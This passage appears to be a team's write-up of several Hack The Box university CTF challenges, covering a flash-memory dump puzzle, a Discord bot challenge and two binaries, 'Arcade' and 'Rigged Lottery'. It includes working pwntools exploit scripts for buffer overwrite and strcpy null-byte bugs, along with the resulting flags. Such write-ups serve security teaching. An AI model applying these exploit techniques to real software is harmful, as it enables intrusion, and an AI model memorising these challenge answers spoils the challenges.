
Everything all of a sudden clicked for me and I looked back at the pdf to realize that the “dump.bin” was a flash memory dump from the winbond microcontroller! Quickly, I looked through the documentation and found this, the gold....(the diagram on the next page)

Looking at the diagram, I saw that each block within memory is mapped to 64KB, each sector 4KB, and each page 256 bytes for this microcontroller.

Looking back at the output from the logic analyzer data shown above, we see that this was communicated over SPI, a type of protocol to send data over 1 wire, then the Comm was “xy coordinates”. “x” is mapped to a sector, and “y” is mapped to a page, then combine “xy” for the offset of the page.

So for an example, we take the first number 14, “x” = 1 * 4096 bytes, “y” = 4 * 256 bytes, “xy” = 14 bytes, and we get to 5134 bytes or 0x140E to get to the offset for the next byte, which happens to be ‘H’!!

```
> xxd dump.bin | head -n 330 | tail | head -n 1
00001400: 39be 4b62 8e92 6b60 a56a 8f18 8d44 4821  9.Kb..k`.j...DH!
```




Knowing all of this information now, our team wrote a python script to run through these numbers and then give us the flag!

HTB{M3m0ry_5cR4mb1N6_c4n7_54v3_y0u_th1S_t1M3}

```
f = "14 17 27 11 04 15 19 40 21 51 18 06 49 02 31 50 28 41 32 35 24 39 42 36 45
03 43 20 00 01 09 44 38 07 22 08 13 23 37 10 47 05 33 26 46 25".split(' ')
s = []
fp = open('./dump.bin').read()
t = []
for x in f:
    s.append(int(x))
    t.append(int(x,16))

final = ''
for x in range(len(t)):
    final += fp[t[x]*256+s[x]]
print final
```



Misc - Arcade

If you are not strong enough to beat the boss, you need to find another way to win the game

For this challenge, we were given a binary called arcade. While reversing the challenge, I noticed there were two password buffers being setup:

```
read(__fd,passw + 0xf8,8);
local_20 = 0;
while (local_20 < 8) {
    *(undefined *) ((long)&temp_pass + (long)local_20) = passw[local_20 + 0xf8];
    local_20 = local_20 + 1;
}
```

This was interesting to find, because at no point is the user supposed to provide a password, instead the two buffers are compared against each other, meaning we have to find a place to overwrite some of that memory.

While temp_pass appears to be safe, we do have some control over the passw buffer:

```
fwrite("Your Super name must start with: Super-\n",1,0x28,stdout);
read(0,passw,0xd);
iVar2 = strcmp(passw,"Super-",6);
```

However, this read is not enough to get to 0xf8 bytes into the buffer.

```
-----,_____,-----,
strncat(passw,src,0x100);
```

This one is more interesting. We are able to concatenate bytes to the end of our string, but we can only concat 0x80 bytes (defined by an input integer and check in an if statement). However, if we make our concatenation only “-” characters, then we can do this concatenation several times (since the first part of the create_profile function won’t clear out “-” characters). This way we can add enough “-” to blow away the passw buffer at 0xf8 and get the flag when we call the prize function (below is source code and successful execution):

```
from pwn import *

p = process("./arcade")
#p = remote("docker.hackthebox.eu", 31600)
p.recv()

# HARD MODE
p.sendline("2")
p.recv()

# CREATE USER WITH HEALTH
p.sendline("1")
p.recv()
p.sendline("Super-----1")
p.recv()
p.sendline("120")
p.recv()
p.sendline("-"*118)
p.recv()

# CREATE USER WITH ATTACK
p.sendline("1")
p.recv()
p.sendline("Super-----2")
p.recv()
p.sendline("120")
p.sendline("-"*119)
p.recv()

# CREATE USER WITH AGILITY
p.sendline("1")
p.recv()
p.sendline("Super-----3")
p.recv()
p.sendline("120")
p.sendline("-"*119)
p.recv()
p.sendline("3")
p.recvline()
p.recvline()
p.recvline()
p.recvline()
print p.recvline()
```

```

→ Arcade python solver.py
[+] Opening connection to docker.hackthebox.eu on port 30404: Done
[*] Switching to interactive mode

Select increased attribute:
1. Health ❤️
2. Attack 🔪
3. Agility 🦶
>
How many Agility points you want to add? Max 120 pts!
>
Insert a catch-phrase for your character!
>
Current credits: 1
Mode: Hard!

Health:      [120]
Attack:      [120]
Agility:     [120]


1. Create profile!
2. Play game!
3. Claim prize! 🏆
4. Exit!
>
Congratulations!!
You won the game!
Here is a 🏆 for you!
HTB{1ts_4_m3_fl4gi00!}
[*] Got 505 while reading in interactive

```

Misc – HTBxUni AI

We added a new AI to our server (discord.gg/hackthebox) called "HTB x Uni AI", in order to help our members with data analysis. However, the bot has now gone rogue and is trying to deactivate the server itself, as it perceives it as a threat. We can't get in contact with the server administrator and the bot has disabled interactions with it, can you help us deactivate the AI bot and save the server by using the !shutdown command on the bot


We are tasked with trying to run the !shutdown command on the HTB x Uni AI bot in the #uni-ctf-misc-ai-challenge channel. Sadly for us, inside the channel all message perms have been disabled and so have the direct messages.



We are able to add the bot to our own server and have full control of it that way though, we can do this by first getting the bot's id by right click on it, then we can add it to our server with this API query

https://discord.com/oauth2/authorize?client_id=764609448089092119&scope=bot


From there we can take full control and send the command to get the flag.




Misc – Rigged Lottery

Is everything in life completely random? Are we unable to change our fate? Or maybe we can change the future and even manipulate randomness?! Is luck even a thing? Try your "luck"

For this challenge we were given a binary called `rigged_lottery`. While playing with the binary, I found a very obvious vulnerability that would allow a user to bet a negative number of coins, so that when they lose, they can get more than 100 coins:



However, this isn't enough to solve the challenge because the flag will be printed xor'd with the password generated when the binary started:



This pointed me to the `generate` function to see if there would be a way to predict what the random values would be. There wasn't a way to beat urandom values, but there was a vulnerability in the way the program was copying back into the lucky number:

```
strcpy(lucky_number, local_38);
```

That single line, will append a null byte to the destination buffer after the copy is complete, and since we can control the size of the new password to be generated, we can continue to move that byte along. Also, any byte xor'd with 0 is just itself. Below is the source code for the final solution and a screenshot of it working:

```

from pwn import *
total = ""
for i in range(32):
    #p = process("./rigged_lottery")
    p = remote("docker.hackthebox.eu", 31080)
    p.recvuntil("Exit.\n")
    p.sendline("1")
    p.sendline(str(i))
    p.recvuntil("Exit.\n")
    p.sendline("2")
    p.sendline("-60")
    p.recvuntil("Exit.\n")
    p.sendline("3")
    p.recvuntil("your prize!!\n")
    try:
        #print p.recv()
        total += p.recv()[i+1]
        print total
    except:
        continue
    p.close()
print total

```

```

HTB{strcpy_0nly_c4us3s_tr0ub
[*] Closed connection to docker.hackthebox.eu port 30405
[+] Opening connection to docker.hackthebox.eu on port 30405: Done
[+] Opening connection to docker.hackthebox.eu on port 30405: Done
HTB{strcpy_0nly_c4us3s_tr0ub3
[*] Closed connection to docker.hackthebox.eu port 30405
[+] Opening connection to docker.hackthebox.eu on port 30405: Done
HTB{strcpy_0nly_c4us3s_tr0ub3!
[*] Closed connection to docker.hackthebox.eu port 30405
[+] Opening connection to docker.hackthebox.eu on port 30405: Done
HTB{strcpy_0nly_c4us3s_tr0ub3!}
[*] Closed connection to docker.hackthebox.eu port 30405
HTB{strcpy_0nly_c4us3s_tr0ub3!}
[*] Closed connection to docker.hackthebox.eu port 30405

```